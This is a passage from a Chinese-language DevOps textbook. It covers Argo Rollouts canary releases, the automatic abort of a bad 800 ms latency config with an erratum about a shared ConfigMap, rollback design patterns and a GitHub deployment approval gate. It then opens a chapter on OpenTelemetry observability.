

图 8-3 Argo Rollouts 控制台：停在第 1 步之后的人工闸门（Pause），权重 20/20，金丝雀为修订 3（签名镜像 7826c3b2…），旁边是两个 AnalysisRun（不确定的与正在运行的）（Argo Rollouts 页面截图）

此时 Argo CD 中应用的健康状态显示为 **Suspended**——这是 Argo CD 对“暂停中的 Rollout”的标准表示，不是故障。



图 8-4　Argo CD 中的 prod 应用：Rollout 暂停时健康状态为 Suspended，可以看到稳定版与金丝雀两个 ReplicaSet（Argo CD 页面截图）

确认指标健康后，由人执行晋级：

```
devops@devops-lab: 人工晋级后金丝雀逐步到 100%                    终端记录渲染 · recorded 2026-11-06T01:09:00Z

$ kubectl argo rollouts promote demo-api-prod -n prod
rollout 'demo-api-prod' promoted

$ bash delivery/rollouts/watch-rollout.sh prod demo-api-prod Healthy 420
t+1s  phase=Progressing step=2 updated=1 available=4 analysis=Running message="more replicas need to be updated"
t+4s  phase=Progressing step=2 updated=3 available=4 analysis=Running message="more replicas need to be updated"
t+11s  phase=Progressing step=2 updated=3 available=5 analysis=Running message="more replicas need to be updated"
t+17s  phase=Paused step=3 updated=3 available=6 analysis=Running message="CanaryPauseStep"
t+77s  phase=Progressing step=4 updated=4 available=4 analysis=Running message="more replicas need to be updated"
t+83s  phase=Paused step=5 updated=4 available=5 analysis=Running message="CanaryPauseStep"
t+114s  phase=Progressing step=6 updated=5 available=4 analysis=Running message="updated replicas are still becoming available"
t+120s  phase=Healthy step=6 updated=5 available=5 analysis=- message="-"

$ AR=$(kubectl -n prod get analysisrun --sort-by=.metadata.creationTimestamp -o jsonpath='{.items[-1:].metadata.name}')

$ kubectl -n prod get analysisrun "$AR" -o json | jq -r '"\(.metadata.name): \(.status.phase)", (.status.metricResults[] | "  \(.name): successful=\(.successful // 0) failed=\(.failed // 0) inconclusive=\(.inconclusive // 0)")'
demo-api-prod-6bdb67694c-3.1: Successful
  p95-latency-seconds: successful=12 failed=0 inconclusive=0
  success-rate: successful=12 failed=0 inconclusive=0

$ kubectl argo rollouts get rollout demo-api-prod -n prod | sed -E 's/\x1b\[[0-9;]*m//g' | sed -n '1,10p'
Name:            demo-api-prod
Namespace:       prod
Status:          ✓ Healthy
Strategy:        Canary
  Step:          6/6
  SetWeight:     100
  ActualWeight:  100
Images:          ghcr.io/miku-wwl/devops-delivery/demo-api@sha256:7826c3b200f29420237e75169e25d4780192439e9ca01c5d1b17988e513b2559 (stable)
Replicas:
  Desired:       5

$ kubectl get pods -n prod -l app.kubernetes.io/name=demo-api -o jsonpath='{range .items[*]}{.status.containerStatuses[0].imageID}{"\n"}{end}' | sort | uniq -c
      5 ghcr.io/miku-wwl/devops-delivery/demo-api@sha256:7826c3b200f29420237e75169e25d4780192439e9ca01c5d1b17988e513b2559
```

图 8-5　人工晋级后，金丝雀依次经过 50%（暂停 60 秒）、80%（暂停 30 秒），120 秒后全量；后台分析 12/12 全部成功；5 个 Pod 全部运行新 digest（终端记录渲染）

8.8 第 6 步：坏版本——800 ms 延迟被自动中止

模拟一次“看起来无害”的配置变更：给定价调用加了 800 ms 的延迟（`faults.latencyMs: 800`）。镜像没有变，只是配置变了——ConfigMap 的哈希改变了 Pod 模板，于是同样触发金丝雀。



图 8-6 坏版本：分析开始后约 65 秒（金丝雀创建后约 72 秒），p95 两次测得 0.966 秒，超过 0.5 秒阈值，发布被自动中止；成功率始终是 1，单看错误率发现不了这个问题（终端记录渲染）



图 8-7 中止后的控制台：修订 4 的金丝雀 ReplicaSet 已无 Pod，AnalysisRun 标为失败，权重回到 0（Argo Rollouts 页面截图）

爆炸半径。 用 Prometheus 精确计算坏金丝雀（ReplicaSet `d44d997ff`）的影响：

```
bad canary (ReplicaSet d44d997ff): requests=121.3 slower_than_0.5s=85.3
all prod API requests in the same 10 min: 5933.4
```

坏版本只服务了 121 个请求，其中 85 个超过 0.5 秒（85/121 ≈ 70%，正好是 POST 下单请求在负载中的占比，GET 请求不经过定价调用）。占同期全部请求的 **1.4%**。如果用滚动更新直接发布，这个比例会是 70%，而且没有任何机制会自动停下来。

回到 Git。 中止之后，Argo CD 显示 `Synced` 但 `Degraded`：集群做了正确的事（保持稳定版），但 Git 中声明的仍是坏配置。用 `revert.sh` 撤销那次合并：

```
$ bash delivery/argocd/revert.sh 5234a32 --merge
merged !14 -> main @ d6225fa by root
$ bash delivery/argocd/wait-sync.sh demo-api-prod "" 300
t+0s  revision=5234a32 sync=Synced health=Degraded operation=Succeeded
t+126s  revision=d6225fa sync=Synced health=Healthy operation=Succeeded
```

revert 后的 Pod 模板与稳定版 ReplicaSet 完全一致，Rollout 直接恢复为 Healthy，不需要再走一遍金丝雀。

警告

勘误（在第 9 章中发现）。 上面的“爆炸半径”只统计了金丝雀 ReplicaSet `d44d997ff`，漏掉了一个更严重的副作用。

坏配置写在所有 ReplicaSet **共用**的 ConfigMap 里。金丝雀在 01:14:07 前后被中止时，稳定版 ReplicaSet 从 4 个副本扩回 5 个，新建的**稳定版** Pod `demo-api-prod-6bdb67694c-pw772`（01:14:11 启动）读到的仍是坏配置 `FAULT_LATENCY_MS=800`，因为这时 Git 回滚还没有发生（回滚在 01:15 之后合并，约两分钟后才同步到集群）。回滚之后 ConfigMap 恢复为 0，Rollout 也显示 Healthy，但环境变量只在容器启动时读取，这个 Pod 一直带着 800 ms 的延迟运行。

上文 01:14:30 测量时，它才启动 19 秒，所以“稳定版慢请求数”仍是 0。直到约 3 小时后，第 9 章新加的延迟告警才发现它：这期间它处理的 15662 个下单请求全部慢于 0.5 秒，占 4 小时窗口内 prod 全部下单请求（86680 个）的 18%。

本章“只影响 1.4% 的请求”“稳定版恢复”的结论因此是不完整的。根因分析与修复（Chart 0.3.1：把发布配置写进 Pod 模板）见第 9 章，正式的事故复盘见第 12 章。

原理

金丝雀只能撤回 Pod。 中止发布时，Argo Rollouts 做的事情只有一件：把金丝雀 ReplicaSet 缩到 0，把稳定版扩回原数。凡是不随 Pod 模板一起版本化的东西，它都撤不回来：共享的 ConfigMap（本章的勘误）、数据库表结构的变更、已经写入的数据或发出的消息、缓存与文件的格式、对外接口的契约。所以“可以安全回滚”必须在设计变更时就保证，常用的做法有：

- **扩展—收缩（expand/contract）。** 先做只增不减的“扩展”，例如新增字段或表、让代码同时兼容新旧两种格式，发布并确认稳定后，再在下一次发布中“收缩”，删除旧的部分。新旧两个版本在任何时刻都能同时工作，回滚就永远是安全的。第 9 章 Chart 0.3.1 把配置移入 Pod 模板时，有意把旧的 ConfigMap 再保留一个版本，就是这个模式。
- **部署与发布分离。** 用功能开关（feature flag）控制新功能是否生效。代码先部署但默认关闭，出问题时关闭开关，比回滚整个版本快得多，也不受数据变更的牵连。
- **向前修复。** 当回滚本身不安全时（例如数据已经按新格式写入），就发布一个修复版本，而不是退回旧版本。这需要能快速、安全地发布，正是前面几章交付链条的价值所在。

8.9 第 7 步：GitHub Deployment Environment 审批闸门

Argo Rollouts 的 `pause: {}` 是集群内的人工闸门；很多组织还要求在 CI/CD 平台上留下“谁批准了哪个版本进入生产”的记录。GitHub 的 Deployment Environment 提供这种能力：

```
{
  "wait_timer": 0,
  "prevent_self_review": false,
  "reviewers": [ { "type": "User", "id": 38804125 } ],
```

```
  "deployment_branch_policy": { "protected_branches": false, "custom_branch_policies": true }
}
```

（再加上分支策略：只有 `main` 和本实验的 `p6/*` 分支可以向 `production` 部署。）工作流中的作业声明 `environment: production`，GitHub 就会在作业开始前停下来，等待必需的审阅者批准：

```yaml
jobs:
  approve:
    name: approve production release
    environment:
      name: production
      url: https://github.com/${{ github.repository }}/attestations
    steps:
      - name: Verify the approved candidate and record the decision
        run: |
          gh attestation verify "oci://${image}@${digest}" --repo "${GITHUB_REPOSITORY}" ...
```

```
$ gh run view 421429456642 --json status,conclusion,event,headBranch
{"conclusion":"","event":"push","headBranch":"p6/progressive-delivery","status":"waiting"}
$ gh api repos/miku-wwl/devops-delivery/actions/runs/421429456642/pending_deployments --jq '...'
{"current_user_can_approve":true,"environment":"production","reviewers":["miku-wwl"],"wait_timer":
0}
```



图 8-8 production-gate 运行：“production require an approval to start deploying changes”，作业处于 waiting for review（GitHub 页面截图）

说明

审批留给人。 这道闸门的意义在于由人做出决定。本次自动执行只负责建立闸门并证明它会拦住作业；是否批准，由仓库所有者在 GitHub 页面上决定。批准后，作业会验证候选 digest 的来源证明并写下发布记录。

8.10 常见问题

Q1：金丝雀分析一直没有数据。先确认金丝雀 Pod 是否收到业务流量（按 `rollouts_pod_template_hash` 统计请求数）。长连接客户端 + L4 负载均衡会让金丝雀“饿死”；用 L7 流量路由，或至少确保客户端会建立新连接。

Q2：应该用 `successCondition` 还是 `failureCondition`？两个都写。只写成功条件时，“没有数据”会被当作失败；只写失败条件时，“没有数据”会被当作成功——两者都危险。两者都写，无数据就是 Inconclusive。

Q3：每次升级 Chart 都会触发一次发布。 Pod 模板标签里包含 Chart 版本（`helm.sh/chart`）。只在顶层对象的 labels 中放 Chart 版本，Pod 模板中只放稳定标签与应用版本。

Q4：Argo CD 显示 Suspended 或 Degraded，是出问题了吗？ Suspended = Rollout 正在暂停（等待人工晋级或定时暂停）；Degraded = Rollout 被中止。后者需要处理：如果是坏版本，在 Git 中回滚；如果是误判，`kubectl argo rollouts retry`。

Q5：副本数很少时，20% 怎么算？没有流量路由时，金丝雀副本数向上取整。2 个副本时 20% 实际是 50%，这也是 prod 改为 5 个副本的原因。

Q6：HPA 能和 Rollout 一起用吗？可以，HPA 的 `scaleTargetRef` 指向 Rollout（本 Chart 的 `hpa.yaml` 已按 `rollout.enabled` 自动切换）。

8.11 练习

练习

1. **（理解）** 同一个 800 ms 的坏配置，如果用 Deployment 的滚动更新发布，影响范围会是多少？为什么滚动更新“没有任何机制会自动停下来”？readiness 探针为什么拦不住它？
2. **（计算）** 把分析参数改为 `initialDelay: 30s`、`interval: 10s`、`failureLimit: 2`。一个“一上线就坏”的版本最快多久被中止？这样改有什么风险？
3. **（排障）** 金丝雀分析的测量值全部是空的（`values=[]`）。按本章的经验，列出排查步骤。
4. **（动手）** 用三态判定写一个“错误率低于 1%”的分析指标：有数据且健康为成功，有数据且不健康为失败，没有数据为不确定；再加上“窗口内至少 50 个请求”的最小样本条件（提示：在 PromQL 中用 `and` 组合计数条件，或写成两个指标）。
5. **（分析）** 本章坏版本只服务了 1.4% 的请求，但勘误显示真实影响是 18% 的下单请求。用 Pod 模板哈希和 ConfigMap 的原理解释两者的差异，并说明第 12 章是如何验证修复的。

6. **（思考）** 基于副本数的金丝雀有哪些局限（流量精度、连接复用、最小副本数）？引入服务网格或 Gateway API 后，哪些问题会消失，又会带来哪些新的复杂度？

参考答案见附录 B。

8.12 本章小结

- 渐进式交付用“小比例试探 + 指标判断”替代“一次切换”；关键是只度量金丝雀自己的指标。
- 第一次金丝雀因为“金丝雀收不到流量 + 无数据被当作失败”而误杀了好版本——排查与修复（逐请求建连、三态判定）比一次成功的演示更有价值。
- 好版本：分析 12/12 成功，人工晋级后 120 秒全量；坏版本：p95 0.966 秒，65 秒内被自动中止，金丝雀本身只服务了 1.4% 的请求；Git 回滚使系统回到 Synced/Healthy。
- **勘误：** 坏配置放在共享 ConfigMap 中，中止时新建的一个稳定版 Pod 读到了它，约 3 小时内拖慢了 15662 个下单请求。“Healthy”不等于每个 Pod 都正常，第 9 章给出了根因与修复。
- GitHub Deployment Environment 为生产发布加了一道由人决定的审批闸门。

第 9 章　可观测性：OpenTelemetry、指标、链路与日志（P7 / D7 / O1）

> 前面的章节解决了“怎么交付”和“交付的东西可不可信”。本章回答第三个问题：**线上出了问题，你能多快知道、多快找到原因？**我们先在官方 OpenTelemetry Demo（十多个服务组成的网上商店）里注入一次支付故障，用链路、指标、日志三种信号定位它；再给 demo-api 加上 OpenTelemetry，搭建 Collector + Tempo/Loki/Prometheus/Grafana 遥测管道，演练“从告警到根因”。演练过程中，新加的告警还意外发现了一个潜伏三小时的真实生产问题——它来自第 8 章的一个设计缺陷。

9.1　本章目标与产出

产出	位置
官方 OpenTelemetry Demo 3.1.0 的版本固定覆盖文件	`observability/otel-demo/lab.env`
demo-api 的 OpenTelemetry 埋点（链路 + 日志）与测试	`app/src/demo_api/telemetry.py`、`app/tests/test_telemetry.py`
OpenTelemetry Collector 配置	`observability/otel-collector/values.yaml`
遥测后端（Tempo、Loki、Prometheus、Grafana）	`observability/lgtm/lgtm.yaml`
告警与记录规则	`observability/alerts/demo-api-rules.yaml`
一键安装脚本	`observability/install-observability.sh`
Chart 0.3.0 / 0.3.1（OTel 环境变量；发布配置移入 Pod 模板）	`delivery/helm/demo-api/`

验收标准（路线图 O1 / Gate G5）： 能解释 Logs/Metrics/Traces 各自回答什么问题，并在一次 HTTP 5xx 或高延迟演练中用至少两类信号定位故障。已通过：官方 Demo 的支付故障与 demo-api 的错误/延迟故障，都用指标、链路、日志三类信号定位到根因（`evidence/p7/`）。

学完本章，你应当能够：

- 说清指标、链路、日志各自回答什么问题，以及 trace_id 如何把它们关联起来；
- 理解 OpenTelemetry 的组成（SDK、OTLP、Collector、语义约定、上下文传播），为一个服务加上链路与日志埋点；
- 搭建 Collector + Tempo/Loki/Prometheus/Grafana 遥测管道，并用 TraceQL、LogQL、PromQL 排查问题；
- 按“告警 → 指标 → 链路 → 日志”的顺序定位故障，并用独立的时间戳验证恢复，避免被查询参数误导。

9.2 原理

9.2.1 监控与可观测性

监控（Monitoring）回答预先想好的问题：“错误率超过 5% 了吗？”“磁盘快满了吗？”它依赖你事先知道要看什么。**可观测性（Observability）**是系统的一种属性：仅凭系统对外输出的数据，就能回答**事先没有想到的**问题——“为什么只有金卡会员的订单失败？”“为什么五个 Pod 里只有一个慢？”本章后半部分的意外发现，正是一个事先没人想到要问的问题。

9.2.2 三种信号各自回答什么

信号	本质	擅长回答	不擅长	本项目中的实现
指标（Metrics）	按时间聚合的数值	“有没有问题、多严重、从什么时候开始？”（趋势、告警）	单个请求的细节	Prometheus：`http_requests_total`、`http_request_duration_seconds`
链路（Traces）	一次请求经过的所有操作（span）及其父子关系、耗时	“慢在哪一步、错在哪个服务？”	长期趋势（数据量大，常被采样）	OpenTelemetry → Tempo / Jaeger
日志（Logs）	离散事件的文字记录	“当时具体发生了什么、错误信息是什么？”	跨服务关联（除非带上 trace_id）	JSON 日志 → OTLP → Loki / OpenSearch

三者的威力在于**关联**：指标告诉你“出事了”，链路告诉你“在哪里”，日志告诉你“为什么”；把它们串起来的钥匙是 **trace_id**。

常用的指标方法论：**RED**（Rate 速率、Errors 错误、Duration 耗时，面向请求型服务，第 3 章 demo-api 就是按它设计的）和 **USE**（Utilization 利用率、Saturation 饱和度、Errors 错误，面向资源，如 CPU、内存、磁盘）。

> **原理**
>
> **成本、采样与关联。** 三种信号的成本差别很大。指标的成本由**时间序列的数量**决定，与请求量无关，所以标签取值必须有限（第 3 章用路由模板而不是真实路径做标签，就是这个原因）。链路和日志的成本随请求量线性增长，高流量的生产系统通常要对链路**采样**：头部采样（head sampling）在请求入口按比例决定是否记录，开销最小，但很可能恰好丢掉那条出错的请求；尾部采样（tail sampling）由 Collector 等一条链路结束后再决定，可以做到“保留全部错误和慢请求，其余只留 5%”，代价是 Collector 要在内存中暂存整条链路。本项目流量很小，没有采样。
>
